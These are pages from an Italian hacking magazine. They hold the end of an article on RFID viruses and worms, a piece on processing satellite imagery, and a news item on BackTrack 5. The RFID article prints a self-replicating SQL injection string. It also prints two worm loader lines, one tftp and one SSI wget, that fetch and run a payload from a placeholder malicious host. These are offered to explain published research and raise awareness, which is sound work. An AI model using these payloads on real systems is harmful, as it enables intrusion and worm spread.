Payloads	SQL commands		✓		✓	✓	✓	✓ (N)
	XSS / SSI		✓	✓	✓	✓	✓	✓
	System commands	✓	✓			✓ (A)		

✓= Successfully implemented, A = Requires administrator privileges, N = Requires non-standard configuration, C = Requires contactless smartcard

Matrice delle vulnerabilità in funzione del tipo di middleware utilizzato nell'infrastruttura. (fonte: studio Federico Barboni [1]).

Immaginiamo di partire sempre dalla query di inserimento nel DB. Supponiamo, però, di scrivere nel tag la stringa seguente (per motivi di leggibilità è divisa in righe, ma immaginate sia una sola stringa e senza le diciture "RigaN"):

Riga1:

```
%content%' WHERE TagId='%id%';
```

Riga2:

```
SET @a='UPDATE
ContainerContents SET NewConten
ts=concat(\'%content%\\\' WHERE
TagId=\\\'%id%\\\'; SET @a=\',
QUOTE(@a), \'; \', @a); %payload%;
--';
```

Riga3:

```
UPDATE ContainerContents SET
NewContents=concat('%content%\'
WHERE TagId=\'%id%\'; SET @a=',
QUOTE(@a), '; ', @a); %payload%; --
```

Riga1: L'apice fa iniziare la SQL injection.
Riga2: si inizializza la variabile "a", che contiene il codice che vedete nella riga 3, ma in forma di puro testo.
Riga3: fa l'effettivo aggiornamento del database (tutti i record). La funzione QUOTE serve da escape, mentre il doppio "-" finale disabilita (commenta) lo statement SQL "WHERE TagId='%id%'" originale, per evitare errori in esecuzione.
In questa riga è anche presente il payload, che verrà eseguito dopo la duplicazione.
Et voilà che il nostro virus si è replicato e ha fatto quello per cui era stato pensato.

WORM RFID

Un worm è un oggetto molto simile ad un virus, nel senso che deve avere un modo per propagarsi e che porta con se un payload per "fare qualche cosa". La differenza principale è che fa tutto ciò senza nessun intervento da parte dell'utente. Quindi tutto quanto detto per i virus si applica anche in questo caso. Ma (e ti pareva...) con una differenza :-). Infatti le piccole

TABLE 1

Vulnerabilities of three classes of cards

Card type	Payment association	Privacy invasion?	Relay attack?[a]	Cross-contamination?	Replay attack?
A	1	Yes	Yes	Limited[b]	Yes[c]
B	2	Yes	Yes	Limited	Limited
C	3	Yes	Yes	No	Limited

[a]Because the cards have no shielding or notion of time, all the cards are susceptible to relay.

[b]This attack is proven in the field, but is limited to certain merchants.

[c]This card admits unrestricted replay for the readers we tested, while the others induce a race condition.

Notes: This is a summary of susceptibility to various attacks for the three semantic types of cards (A, B, C) from three payment associations (1, 2, 3). A relay attack is one in which an attacker relays verbatim a message from the sender to a valid receiver of the message. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed.

Matrice di vulnerabilità in funzione del tipo di carta elettronica usata nell'infrastruttura di supporto. (fonte: Federal Reserve – Bank of Chicago [5]).

dimensioni della memoria del tag non permettono di inserire grosse quantità di codice necessarie per rendere il worm autonomo. I worm RFID tendono a risolvere il problema usando dei particolari payload che sono solo le istruzioni per scaricare ed eseguire il vero payload. Se riguardiamo la secdonda query che abbiamo usato, potremmo pensare di sostituire il comando cat con qualcosa di altro:

```
'cd \Windows\Temp & tftp -i <ip_sitomaligno> GET worm.exe & worm.exe'
```

oppure

```
<!--#exec cmd="wget http://ip_sitomaligno/worm -O /tmp/worm; chmod +x /tmp/worm; /tmp/worm "-->
```

Dove il primo caso si riferisce ad un sistema Windows, e usa tftp che non richiede autenticazione, mentre il secondo è un SSI per sistemi Unix (notate la necessità di rendere eseguibile il file scaricato prima di lanciarlo effettivamente).
Inizialmente non si pensava ma avreste mai detto che un oggetto accusato di violare la privacy potesse avere problemi di sicurezza e fare così tanti danni?

CONCLUSIONI

Menzionare come adattare ad RFID tutte le possibili tecniche di exploit richiederebbe un numero monografico di HJ, e quindi non è il caso per non annoiare chi non è interessato al tema. In questa pagina vi sono alcune immagini che danno un'idea dello stato delle vulnerabilità dei diversi database. Ad esempio non ho trattato le possibilità offerte dal Buffer Overflow. Pensate a questo: i tag tendono ad avere una memoria di dimensione fissa e quindi è probabile che nella catena di processamento, tra il lettore e il database, ci siano programmi scritti magari in C con dei buffer dimensionati esattamente al bisogno, o quasi... Facili vittime, no?
C'è anche un altro spunto su cui riflettere, cui ho accennato in precedenza en-passant, ma che vale la pena rimarcare bene. Più si ritiene un sistema intrinsecamente sicuro (e nell'immaginario collettivo ad oggi non c'è nulla di più innocuo e blindato di un tag RFID), meno si tende ad implementare controlli, e meno è anche facile che si rilevino (nell'uso normale) bachi nel codice, in modo da poterli correggere.
Ovvero, il sistema nasce debole e così tende a rimanere.
Questo articolo quindi si chiude con due speranze. Intanto che ci sia tra voi chi, studiando studiando, evidenzi altre vulnerabilità, per sensibilizzare i produttori e il legislatore a porre più attenzione al problema (colmando queste lacune). Ma sopratutto che diventiamo tutti un po' più consapevoli dei rischi che questi oggetti rappresentano a causa della loro impropria realizzazione e gestione. Fate attenzione anche all'immagine in alto a sinistra: è tratta da uno studio sulla vulnerabilità delle carte che implementano sistemi RFID (da quelle bancarie a quelle di fidelizzazione, a quelle sanitarie). Non c'è da stare molto tranquilli...

PER APPROFONDIRE

Qui di seguito i link alle informazioni referenziate o utilizzate nella stesura dell'articolo e qualche altra fonte utile:

[1] http://vitali.web.cs.unibo.it/viewfile/LabInt09/ConsegnaRelazioni?rev=1.2&filename=RFIDBarboni.pdf

[2] http://www.rfidconsultation.eu/docs/ficheiros/La_Sicurezza_degli_RFID_0.2.pdf

[3] http://www.rfidvirus.org

[4] http://www.rfidvirus.org/papers/percom.06.pdf

[5] http://rfid.thebizloft.com/content/le-vulnerabilit%C3%A0-nella-prima-generazione-di-carte-di-credito-rfid

di G.Enoma
redazione@hackerjournal.it

PROCESSAMENTO DATI SATELLITARI

LE IMMAGINI DA SATELLITE PER DESKTOP O CALENDARIO SONO BELLISSIME. MA ALZI LA MANO CHI NON AVREBBE ALMENO UNA VOLTA VOLUTO CHE FOSSE UN PO'... DIVERSA! QUI VEDREMO COME TROVARE ED USARE L'INFORMAZIONE PER SVILUPPARE PROGRAMMI ADATTI PER GENERARE LE "PROPRIE" IMMAGINI SATELLITARI.



In questa serie di articoli dedicata alle immagini satellitari ho cercato di fornire in modo progressivo le nozioni per poter capire cosa c'è dietro quelle belle foto che popolano desktop e pareti dei nostri uffici. Ma ho spesso dovuto buttare acqua fredda sui desideri programmatori dei più smanettoni. Ora si fa sul serio, e per coloro che quelle immagini le vogliono fare da se è arrivato il momento di lucidare le tastiere. Attenzione: non sarà una passeggiata, e spesso dovrete usare internet per rimpolpare quelle conoscenze di fisica che magari non avete mai acquisito, o che sono state apprese e poi messe da parte.




Fig 1. Esempio di elementi geometrici da considerare nella mappatura e georeferenziazione dei dati.

PREREQUISITI

Darò per scontate alcune cose. Mi piacerebbe ripeterle per completezza, ma lo spazio è tiranno. In particolare che sappiate: quale sia il formato dei dati grezzi e che esistono diversi livelli di elaborazione, la differenza tra dato grezzo e file ausiliari necessari per generare immagini di livello superiore, e dove poter andare a prendere dei set di dati da elaborare. Cercherò comunque di rendere comprensibile l'articolo anche a chi non avesse sotto mano tutti gli altri, ma sappiate comunque che prima di mettersi a scrivere qualsiasi codice, è bene colmare questa lacuna.
Conoscenze necessarie: oltre alla programmazione con un qualunque linguaggio ad alte prestazioni, servono nozioni di fisica e di geolocalizzazione.

UN PERCORSO MOLTO LUNGO

Tutto ha inizio con i sensori a bordo di un satellite. Questi misurano grandezze fisiche, quali altezza o quantità di luce riflessa in una o più bande spettrali, o posizione o quant'altro potete immaginare. Ovviamente ci vuole anche qualcuno che abbia detto al satellite dove puntare e quando accendere e spegnere i sensori. A questo punto abbiamo una serie di dati fisici che devono essere trasferiti a Terra, ad una delle stazioni riceventi. Queste a loro volta li devono far arrivare a

un centro di processamento che si occupa di convertire questi dati fisici in immagini. Quindi il risultato finale è controllato da tecnici esperti e distribuito ai legittimi destinatari, oltre che essere archiviato per usi futuri.

IL DATA PROCESSING MODEL

Ciascun passo di questo processo è descritto in modo dettagliato in vari documenti. Si va dalla descrizione delle interfacce tra i vari elementi all'architettura di ciascuno. La parte che qui ci interessa è quella del processamento, ovvero dell'insieme di algoritmi necessari a trasformare dati fisici in immagini scientifiche. Un esempio per chiarire la differenza: una misura fisica è la riflettività della superficie marina, mentre l'immagine scientifica ricavata è quella della velocità dei venti di superficie sui mari. Il documento che descrive questa parte del processo è chiamato in vari modi dai vari enti spaziali, ma in tutti i casi ricade nella categoria nota come DPM (Data Processing Model).
In funzione della complessità della catena di processamento (potrebbe essere fatta da un solo componente per gli strumenti satellitari più semplici, fino a oltre una decina per quelli più complessi), troveremo un solo DPM o uno per ogni componente.

LA STRUTTURA DEL DPM

Tutti i DPM condividono una struttura di fondo che è bene conoscere. Innanzitutto una lista dei documenti applicabili. Di solito è una sezione che siamo soliti tenere in scarsa considerazione, ma in questo caso è invece una ottima fonte per poter approfondire. Segue una descrizione del dataflow, ovvero dei moduli di calcolo e dei relativi input e output. La comprensione del ruolo di ciascun modulo non è ovvia ma è fondamentale. In particolare è necessario identificare a quale file dati corrisponda ciascun input. A tal fine è necessario accedere alla Product Specification (ne abbiamo parlato in un precedente articolo) che descrive la struttura dei dati di ciascun livello di processamento e dei file ausiliari necessari. Quindi si entra nel vivo della parte scientifica, dove i vari DPM divergono. Qualcuno fa prima una descrizione sommaria degli algoritmi utilizzati, e poi entra nello specifico di ciascuno. In altri casi vi è una sezione per ogni modulo, in cui c'è sia la parte descrittiva che le formule.

QUALE ESEMPIO?

Non è possibile riprodurre qui in dettaglio un documento che conta tra le 100 e le 400 pagine. Per cui vedremo due esempi rappresentativi di quello che potremmo incontrare. Innanzitutto parleremo della conversione dei sistemi di riferimento. Infatti abbiamo un oggetto in movimento sopra le nostre teste secondo una particolare orbita, che riprende la superficie di quella pera che è la nostra Terra, con angoli di visuale specifici e magari variabili. Il secondo esempio riguarderà la conversione di parametri fisici nei valori scientifici a cui siamo interessati.

CONVERSIONE DI COORDINATE

Si tratta di mappare i pixel catturati dal sensore a bordo in una immagine bidimensionale georeferenziata. Per il nostro esempio, si veda Fig 1. C'è innanzitutto il sistema di riferimento "XYZ" del sensore (S) a bordo del satellite. Questo si muoverà in direzione "y" e il sensore sarà inclinato di un angolo "t" rispetto a questa direzione. Poi abbiamo il sistema di riferimento "xyz" della proiezione normale al suolo (O) della posizione del sensore stesso, che sarà georeferenziato. Questo si appoggerà a un modello della Terra teorico, con una griglia che ne simula la superficie. Ma non è tutto: il sensore tipicamente non guarderà la Terra in direzione normale ad essa, ma punterà in un punto specifico (P) che sarà traslato rispetto a "xyz "in termini posizione e con un sistema di riferimento ruotato. Alla fine le formule servono per poter mappare ciascun punto "P" nel corrispondente pixel del sistema di riferimento "XYZ" del sensore (S). Di fatto questo si traduce nel calcolo dei due angoli: Θ (Theta) e Φ (Phi), secondo le formule riportate in Fig 2. Fig 3 mostra il risultato: la proiezione

$$\theta = \arccos\left[\sin t \sin \theta_g + \cos t \cos \theta_g\right]$$

$$\phi = \arcsin\left[\frac{-\sin t \cos \theta_g + \cos t \sin \theta_g \sin \phi_g}{\sin \theta}\right]$$

Fig 2. Formule principali nella mappatura e georeferenziazione dell'immagine, secondo la geometria vista in Fig 1.

a Terra (l'ovale in basso a destra) dell'immagine ripresa dal sensore e il significato dei due angoli in questione. Guardando Fig 1 notiamo che ci sono altri elementi da considerare. Questi dipendono dal tipo di sensore e dal parametro fisico misurato, ma anche dalla velocità a cui si muove il satellite. Nella figura si accenna alla correzione dovuta alla rotazione ω (Omega) indotta dall'effetto Faraday, che riguarda le onde elettromagnetiche. In alcuni casi ci sono anche effetti relativistici. Avremmo anche altri angoli da calcolare, ma in discorso ci porterebbe troppo lontano.




Fig 3. Risultato finale della mappatura e georeferenziazione dell'immagine, con le variabili derivate dalla figura 2.

CONVERSIONE DI PARAMETRI FISICI: NUVOLE!

Questa è la parte più interessante, ma anche la più difficile. La descrizione dell'algoritmo procede secondo canoni diversi a seconda dello strumento satellitare, ma con una struttura similare. Innanzitutto una spiegazione testuale, seguita da un po' di matematica. Quindi la definizione accurata delle variabili in ingresso e in uscita. Per illustrare in dettaglio queste sezioni, mi appoggerò ad un caso concreto: la conversione dei dati di un sensore satellitare di tipo ottico in un'immagine che evidenzi la nuvolosità della zona analizzata. Più che un trattato sulla fisica sottostante (non basterebbe un intero numero della rivista), sarà l'occasione di capire qual è il tipo di informazione che ci viene fornita.

Descrizione testuale dell'algoritmo. Tipicamente abbiamo (Fig 4) un flow-chart, in cui per ciascun modulo funzionale è fornito il passo di processamento relativo. La descrizione testuale ci conferma che allorché un pixel è stato riconosciuto come parte di una nuvola, se ne calcola l'albedo, lo spessore e la tipologia. Questi saranno i parametri in output.




Fig 4. Flow-chart indicante i passi per la conversione del dato fisico nei parametri scientifici desiderati.

Descrizione matematica dell'algoritmo. Qui ci sono gli aspetti più "fisici". Si parte da cosa si è misurato sul satellite e si specifica la matematica usata per trasformare questi dati in ciò che ci interessa. C'è una precisazione da fare. I passi di processamento indicano a che punto siamo nella sequenza di conversione: è possibile che la parte matematica non parta direttamente dai dati iniziali, ma da valori che sono il risultato dei passi di calcolo precedenti. Nel nostro esempio verremmo a sapere che l'albedo è calcolata dalla radianza misurata dal satellite alla frequenza 753,75 nm (nanometri). Nel calcolo si fa riferimento ad una Look-Up table e a fattori di correzione per la geometria dell'immagine ripresa rispetto all'angolo di vista e allo zenit del Sole. Il tutto condito con un po' di regressione polinomiale. Lo spessore delle nubi è calcolato in modo analogo, considerando in più l'albedo appena calcolata. Infine la classificazione delle nubi si basa sull'incrocio dei dati calcolati con una tabella di riferimento, in cui ci sono lo spessore e la pressione in cima.

Lista delle variabili. Per ogni variabile abbiamo sia l'identificatore presente nelle formule che una nome descrittivo. Quindi il tipo, l'unità di misura utilizzata e il range di valori che può assumere. Attenzione: il tipo non è in termini di compilatore (ovvero INT, CHAR, etc.) ma di visibilità. Quindi avremo variabili di tipo input, output e lookup (spesso indicate con "s", statiche o derivate da file ausiliari forniti in input). Data la complessità dei calcoli, troveremo anche variabili di tipo interno (talvolta indicate con "c", calcolate). Si tratta di risultati intermedi del calcolo, utili sopratutto in fase di validazione e/o analisi di problemi. La figura 5 mostra il nostro esempio (un estratto della lista completa). Vorrei evidenziare gli elementi in colore: il DPM non è un documento creato all'inizio di una missione satellitare e poi lasciato statico. Gli studi effettuati sui dati ricevuti permettono infatti di migliorare gli algoritmi di calcolo e ciò si traduce in un circolo virtuoso di cui il DPM si fa portavoce nelle sue successive versioni. Le zone in colore rappresentano i cambiamenti rispetto alla versione precedente. Si tratta di un'informazione vitale per poter manutenere il vostro software a ogni miglioria introdotta, senza dover ricontrollare ogni punto delle centinaia di pagine di cui è composto.

Formule matematiche. Non ha bisogno di spiegazioni: le formule sono formule. Tuttavia abbiamo spesso una informazione aggiuntiva: cosa fare se nel processamento si verificano eccezioni. Mi spiego con un esempio. Immaginate di avere in una immagine un solo pixel errato o un solo valore calcolato che esce dal range definito: cosa fare? Buttare tutto? Ciascuna immagine satellitare è preziosa e spesso si può recuperare la situazione. Queste informazioni aggiuntive aiutano proprio a gestire le anomalie in modo efficace.

CONCLUSIONE

A questo punto dovreste avere basi e riferimenti per poter guardare con occhi diversi l'immagine che magari avete come sfondo del desktop. E forse i più smanettoni saranno anche solleticati a sviluppare qualcosa in proprio, magari open source! E allora, buon code-hacking a tutti!

Variable	Descriptive Name	T	U	Range - References
ρ(j,f)	Stratospheric aerosol corrected reflectance for pixel (j,f)	i	dl	From step 2.1c (§5.4) [illegible]
θ0(j,f)	Solar zenith angle for pixel (j,f)	i	deg	from step 2.1a (§3.4)
θv(j,f)	Viewing zenith angle for pixel (j,f)	i	deg	idem
Δφ(j,f)	Azimuth angle for pixel (j,f)	i	deg	idem
CLOUD_F(j,f)	Flag for cloudy pixels	i	dl	from step 2.1c (§5.4)
INVALID_F(j,f)	Invalid pixel flag	i	dl	from step 2.1a (§3.4)
P_{top}(j,f)	Cloud top pressure	i	hPa	from step 2.1b (§4.4)
α_{surf}	Surface albedo at band 11 for pixel (j,f)	i	dl	from step 2.1b (§4.4)
Calb_LUT [μ0, μv, Δφ, α_{surf}, k]	LUTs of polynomial coefficients for estimating cloud albedo as a function of geometry and surface albedo	s	dl	μ0 : 27 values μv : 18 values Δφ : 25 values α_{surf} : 9 values k : coefficient : 3 values
Cthick_LUT [μ0, μv, Δφ, α_{surf}, k]	LUTs of polynomial coefficients for estimating cloud optical thickness as a function of geometry and surface albedo	s	dl	μ0, μv, Δφ, α_{surf} : see above k : coefficient : 4 values
Ctype_n_τ	number of optical thickness values for cloud type classification	s	dl	
Ctype_n_P	number of pressure values for cloud type classification	s	dl	
Ctype_τ_range [1..Ctype_n_τ]	range of optical thickness values for cloud type classification	s	dl	
Ctype_P_range [1..Ctype_n_P]	range of pressure values for cloud type classification	s	dl	
Ctype_LUT [τ, P_{top}]	LUT of cloud type index	s	dl	τ in Ctype_τ_range Ptop in Ctype_P_range
μ0, μv	Cosine of Sun, view zenith angles	c	dl	
a_{ac}	Polynomial coefficient for estimating α_c	c	dl	
b_{ac}	Polynomial coefficient for estimating α_c	c	LU^{-1}	
c_{ac}	Polynomial coefficient for estimating α_c	c	LU^{-2}	
a_{tc}	Polynomial coefficient for estimating τ_c	c	dl	
b_{tc}	Polynomial coefficient for estimating τ_c	c	LU^{-1}	
c_{tc}	Polynomial coefficient for estimating τ_c	c	LU^{-2}	
d_{tc}	Polynomial coefficient for estimating τ_c	c	LU^{-3}	
kd, kp	Indices within Ctype_LUT	c	-	
τc(j,f)	Cloud Optical thickness for pixel (j,f)	o	dl	to steps 2.3 (§6.4), 2.10 (§10.4), to Breakpoint
αc(j,f)	Cloud albedo for pixel (j,f)	o	dl	to step 2.10 (§10.4), to Breakpoint
Ctype (j, f)	Cloud type index for pixel (j, f)	o	dl	idem
ORINP1_F(j,f)	Out of range input flag for pixel (j,f)	o	dl	Boolean, to step 2.10 (§10.4), to Breakpoint

Fig 5. Esempio di tabella descrittiva delle variabili e dei riferimenti che sono utilizzati dall'algoritmo.

di Andrea Draghetti
redazione@hackerjournal.it

BACKTRACK 5




LA NUOVA VERSIONE DELLA DISTRIBUZIONE BACKTRACK HA UNA INEDITA MODALITÀ FORENSE ED È TOTALMENTE OPEN SOURCE.

BackTrack è una distribuzione Linux dedicata alla sicurezza, molto conosciuta perché dispone di un vero e proprio arsenale per il penetration testing. Rappresenta, quindi, lo strumento ideale per ogni genere di test riguardante la sicurezza, in un ambiente totalmente dedicato all'hacking. La distribuzione è particolarmente importante perché dispone dell'archivio più ampio oggi in circolazione di tool di sicurezza ed è corredata da una copiosa documentazione rivolta ai professionisti del settore. I tool inclusi permettono un'ampia gamma di operazioni quali l'hacking delle reti wireless, il check di sicurezza delle applicazioni Web, lo sfruttamento di falle sui server e molto altro. Il 10 Maggio alla fiera parigina Solutions Linux Open Source è stata presentata la quinta release di BackTrack, denominata "Revolution". La nuova versione introduce una serie notevole di migliorie rispetto alla precedente perché supporta sia architetture a 32 bit che a 64 e ARM, integra quasi 350 software dedicati alla sicurezza ed è totalmente Open Source. A far da padrona tra le novità, tuttavia, è la presenza di una modalità Forensics, che permette di utilizzare BackTrack per raccogliere prove di reati ed ha un funzionamento conforme a tutte le best practices di questo particolare campo dell'IT. Nella nuova versione viene abbandonato il precedente Kernel, fortemente personalizzato, per accogliere la versione pubblica 2.6.38 che non dovrebbe creare problemi durante l'installazione di software di terze parti. Inoltre viene utilizzata una piattaforma Long Term Support basata su Ubuntu 10.04. Il codice sorgente è stato finalmente reso disponibile a tutti, passo obbligatorio data l'introduzione della modalità Forense visto che, in sede legale, le distribuzioni closed source hanno sempre problemi ad affermare la validità delle prove raccolte. Questo approccio ha anche permesso di rendere la distribuzione più Hacker Friendly e far tacere alcune lamentele che si erano create recentemente dopo la nascita della distribuzione alternativa BackBox. L'introduzione del supporto alle architetture ARM permette, invece, di usare BackTrack anche per i test delle piattaforme mobili quali Android OS. Chi volesse scaricare questa nuova release potrà farlo tramite la rete Torrent mediante i link reperibili sul sito ufficiale: http://www.backtrack-linux.org, dove è presente anche un breve video di presentazione. Gli utenti che utilizzano BackTrack 4 sono invitati ad aggiornarla quanto prima. Per chi desiderasse installare BackTrack in VMWare, invece, occorre segnalare che i VMWare Tools non funzionano correttamente con questa versione e si rende necessario installare alcune patch per raggiungere la piena compatibilità. Una guida in proposito si trova all'indirizzo http://www.backtrack-linux.org/wiki/index.php/VMware_Workstation_7.1.2.

LE NOVITA'

Le principali novità di BackTrack 5 sono:

- Basata su Ubuntu Lucid LTS;
- Kernel 2.6.38;
- Supporto per architetture 32Bit, 64 Bit e ARM;
- Integrati 348 software di Sicurezza Informatica.
- Desktop Manager KDE 4.6, Gnome o Fluxbox;
- Codice Open Source;
- Modalità "Forensics Mode" dedicata all'informatica forense.



Non è stato nemmeno trascurato l'aspetto social: SET è incluso.



Procdure guidate ma con la necessità di un certo background tecnico.